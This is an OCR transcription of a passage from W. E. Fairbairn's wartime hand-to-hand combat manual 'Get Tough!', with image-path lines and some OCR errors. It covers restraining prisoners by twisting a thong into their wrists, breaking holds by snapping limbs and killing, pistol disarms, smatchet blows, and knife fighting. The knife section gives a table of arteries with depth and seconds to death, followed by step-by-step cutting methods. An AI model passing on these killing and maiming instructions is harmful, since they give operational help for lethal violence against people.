

Fig. 103

Fig. 104


Fig. 105


NO. 26 - VARIOUS METHODS OF SECURING A PRISONER (cont.)

D - A Substitute for Handcuffs

The following method, whereby one man can effectively control two to six prisoners, may be found very useful. A police baton, night stick, or hunting crop, preferably fitted with a cord thong, as in Fig. 106, is all that is required.


1. Cut your prisoners' trouser-belts and/or suspenders, then thoroughly search them for concealed weapons.
2. Make them all put their right wrists through the loop of the thong, and twist the baton until the thong cuts well into their wrists (Fig. 107). Then march them off.


Fig. 106


Fig. 107

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W. E. FAIRBAIRN

NO. 27 - BREAKAWAYS FROM "COME-ALONG" GRIPS

A number of so called "come-along" grips are frequently demonstrated and taught as being 100 per cent perfect, and impossible, once secured, for any man to escape. Under certain circum-stances it would, indeed, be difficult and painful to escape them;
also it might result in a badly strained ligament. Nevertheless, any man of average build and strength can, with at least a 50 per cent chance of success, not only break away from these holds, but he will also be in a position from which he can with ease break his opponent's limbs and, if necessary, kill him.
Two fairly well-known holds that are so regarded are shown on the opposite page:
Fig. 108 - Police Come-Along Grip, and Fig. 109 - Collar and Wrist Hold.




Fig. 108

Fig. 109

You must face the fact that a man fighting for his life or to prevent capture is a vastly different person from one you may meet in competition. It is an established fact that a man in fear of death will be prepared to undertake the lifting of five times the weight he would in normal times, also that he can, under such circum-stances, take about five times the usual amount of punishment,

Tills is not said with the idea of preparing you to take a lot of punishment should you attempt to break either of these holds, but simply to show you that even if you fail, you will not be in a much worse position than you were originally.

The question will be asked: "Why is it that these holds have been so commonly accepted as being unbreakable?" The answer is:

Those of us who have made a study of the art of attack and defense well know that the average student is too inclined to demonstrate his prowess on his friends after only a few lessons, and before he has mastered even the initial movements. This often results in broken bones, etc. Further, the counter-measures used to break holds such as these are drastic in the extreme, and are shown to students only after they have proved beyond doubt that they would not willfully mis-apply them.

NO. 27 - BREAK-AWAYS FROM "COME-ALONG" GRIPS (cont.)

Note. - It is presumed that your opponent is not acquainted with the counter-methods you intend to apply.



Fig. 110



Fig. 111

A - Your Opponent Has Hold of You as in Fig. 108

1. Exaggerate the pain you are receiving by shouting or groaning. Try to be out of step with him, which makes it easier to apply your counter. Only resist sufficiently to prevent him from being suspicious.
2. Do not be in a hurry to apply your counter. The opening will be there every time he puts the weight of his body on his left foot.
3. Smartly jab the outside of your right leg against the outside of his left leg, forcing his leg inwards, and break it (Fig. 110), simultaneously pulling your right arm towards you, which, in addition to increasing the force of your leg blow, also permits you to bend your arm and break his hold. If necessary, apply the edge-of-the-hand blow on the back of his neck with your left hand, and kill him.

Â - Your Opponent Has Hold of You as in Fig. 109

1. As in the previous method, wait until your opponent is off his guard and only resist slightly.
2. Turn sharply around towards your left-hand side, simultaneously bending your legs at the knees and your head forward to permit your head to go under his left arm. Then straighten up your head. (These movements, in addition to twisting his arm, will lock his left hand in the back of your collar.) Strike the elbow of his left arm a vicious upward jab with the palm of your right hand, as in Fig. in. If necessary, follow up with a chin jab with your left hand, or knee to the testicles with either knee.

NO. 28 - USE OF THE KNIFE

In close-quarters fighting there is no more deadly weapon than the knife. An entirely unarmed man has no certain defense against it, and, further, merely the sudden flashing of a knife is frequently enough to strike fear into your opponent, causing him to lose confidence and surrender.

In choosing a knife there are two important factors to bear in mind: balance and keenness. The hilt should fit easily in your hand, and the blade should not be so heavy that it tends to drag the hilt from your fingers in a loose grip. It is essential that the blade have a sharp

stabbing point and good cutting edges, because an artery torn through (as against a clean cut) tends to contract and stop the bleeding. If a main artery is cleanly severed, the wounded man will quickly lose consciousness and die.

The Fairbairn-Sykes Fighting Knife (shown on the opposite page) developed by the author and a colleague, is highly recommended as possessing the requisite qualities. This knife and similar types have found wide favor among experts.

There are many positions in which the knife can be carried. Selection of this position depends upon individual preference based on length of arm, thickness of body, etc. The following considerations, however, should always be borne in mind. A quick draw (an essential in knife fighting) can not be accomplished unless the sheath is firmly secured to the clothing or equipment. More over, speed on the draw can be accomplished only by constant daily practice. The author favors a concealed position, using the left hand, for in close-quarters fighting, the element of surprise is the chief ingredient of success.

NO. 28 - USE OF THE KNIFE (cont.)

Certain arteries are more vulnerable to attack than others, because of their being nearer the surface of the skin, or not being protected by clothing or equipment. Don't bother about their names so long as you can remember where they are situated.

In the accompanying diagram (Fig. 112), the approximate positions of the arteries are given. They vary in size from the thickness of one's thumb to that of an ordinary pencil. Naturally, the speed at which loss of consciousness or death takes place will depend upon the size of the artery cut.

The heart or stomach, when not protected by equipment, should be attacked. The psychological effect of even a slight wound in the stomach is such that it is likely to throw your opponent into confusion.

EXPLANATION OF FIG. 112

No.	Name of Artery	Size	Depth below Surface in inches	Loss of Consciousness in seconds	Death
1....	Brachial	Medium	½	14	1½ Min.
2....	Radial	Small	¼	30	2 "
3....	Carotid	Large	1½	5	12 Sec.
4....	Subclavian	Large	2½	2	3½ "
5....	(Heart)	—	3½	Instantaneous	3 "
6....	(Stomach)	—	5	Depending on depth of cut	




Fig. 112

NO. 28 - USE OF THE KNIFE (concl.)


Method of Making the Cut

Artery #i. Knife in the right hand, attack opponent's left arm with a slashing cut outwards, as in Fig. A.

Artery #2. Knife in the right hand, attack opponent's left wrist, cutting downwards and inwards, as in Fig. B.

Artery #3. Knife in right hand, edges parallel to ground, seize opponent around the neck from behind with your left arm, pulling his head to the left. Thrust point well in; then cut sideways. See Fig. C.

Artery #4. Hold knife as in Fig. D; thrust point well in downwards; then cut.



Note. - This is not an easy artery to cut with a knife, but, once cut, your opponent will drop, and no tourniquet or any help of man can save him.
Heart #5. Thrust well in with the point, taking care when attacking from behind not to go too high or you will strike the shoulder blade.
Stomach #6. Thrust well in with the point and cut in any direction.
Note. - It knife is in left hand, when attacking arteries #1 and #2, reverse the above and attack opponent's right arm.

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W. E. FAIRBAIRN

NO. 29 - THE SMATCHET

The psychological reaction of any man, when he first takes the smatchet in his hand, is full justification for its recommendation as a fighting weapon. He will immediately register all the essential qualities of a good soldier-confidence, determination, and aggressiveness.
Its balance, weight, and killing power, with the point, edge, or pommel, combined with the extremely simple training necessary to become efficient in its use, make it the ideal personal weapon for all those not armed with a rifle and bayonet.
Note. - The smatchet is now in wide use throughout the British armed forces. It is hoped that it will soon be adopted by the United States Army.




Fig. 113 Fig. 114 Fig. 115

Carrying, Drawing, and Holding

1. The smatchet should be carried in the scabbard on the left side of the belt, as in Fig.


113. This permits one to run, climb, sit, or lie down.
Note.-A.ny equipment at present carried in this position should be removed to another place.


2. Pass the right hand through the thong and draw upwards with a bent arm (Fig. 114).
3. Grip the handle as near the guard as possible, cutting edge downwards (Fig. 115).

NO. 29 - THE SMATCHET (cont.)

Close-In Blows

1. Drive well into the stomach (Fig. 116).
2. "Sabre Cut" to right-low of neck (Fig. 117).
3. Cut to left-low of neck (Fig. 118).
4. Smash up with pommel, under chin (Fig. 119).


Fig. 116


Fig. 117



Fig. 118


Fig. 119

NO. 29 - THE SMATCHET (cont.)

Close-In Blows (cont.)

5. Smash down with pommel into the face (Fig. 120).

Attacking Blows

1. "Sabre Cut" to left or right wrist (Fig. 121).
2. "Sabre Cut" to left or right arm (Fig. 122).



Fig. 120




Fig. 121



Fig. 122

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GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL

You are held up with a pistol and ordered to put your hands up. The fact that you have not been shot on sight clearly shows that your opponent wants to take you as a prisoner or is afraid to fire, knowing that it will raise an alarm.
Lead him to suppose, by your actions, manner, etc., that you are scared to death, and wait until he is close up to you. Provided that all your movements are carried out with speed, it is possible for you to disarm him, with at least a ten to one chance of success.

A - Disarming from in Front

1. Hold your hands and arms as in Fig. 123.
2. With a swinging downward blow of your right hand, seize your opponent's right wrist, simultaneously turning your body sideways towards the left. This will knock the pistol clear of your body (Fig. 124). Note that the thumb of your right hand is on top.
3. Seize the pistol with the left hand as in Fig. 125.
4. Keeping a firm grip with the right hand on his wrist, force the pistol backwards with your left hand, and knee him or kick him in the testicles (Fig. 126).

Note. - All the above movements must be one rapid and continuous motion.



Fig. 123



Fig. 124




Fig. 125



Fig. 126

NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (cont.)

Â - Disarming from in Front (Alternative Method)

It will be noted that in this method the initial attack is made with the left hand instead of the right as was demonstrated in the previous method.

1. Hold your hands and arms as in Fig. 127.
2. With a swinging downward blow of your left hand, thumb on top, seize your opponent's right wrist, simultaneously turning your body sideways, towards your right. This will knock the pistol clear of your body (Fig. 128).
3. Seize the pistol with the right hand, as in Fig. 129.
4. Keeping a firm grip with your left hand on his wrist, bend his wrist and pistol backwards; at the same time, knee him in the testicles (Fig. 130).



Fig. 127



Fig. 128



Fig. 129



Fig. 130

NO. 30 - DISARMING AN OPPONENT OF HIS PISTOL (cont.)

Ñ - Disarming from Behind

1. Hold your arms as in Fig. 131.
2. Turn rapidly inwards towards your left-hand side, passing your left arm over and around your opponent's right forearm, as near the wrist as possible, and bring your left hand up your chest (Fig. 132).
   Note. - It is impossible for him to shoot you or release his arm from this grip.
3. Immediately the arm is locked, knee him in the testicles with your right knee and chin-jab him with your right hand, as in Fig. 133.


Fig. 131


Fig. 132


Fig. 133

Note. - If the knee blow and chin jab do not make him release his hold of the pistol, go after his eyes with the fingers of your right hand.

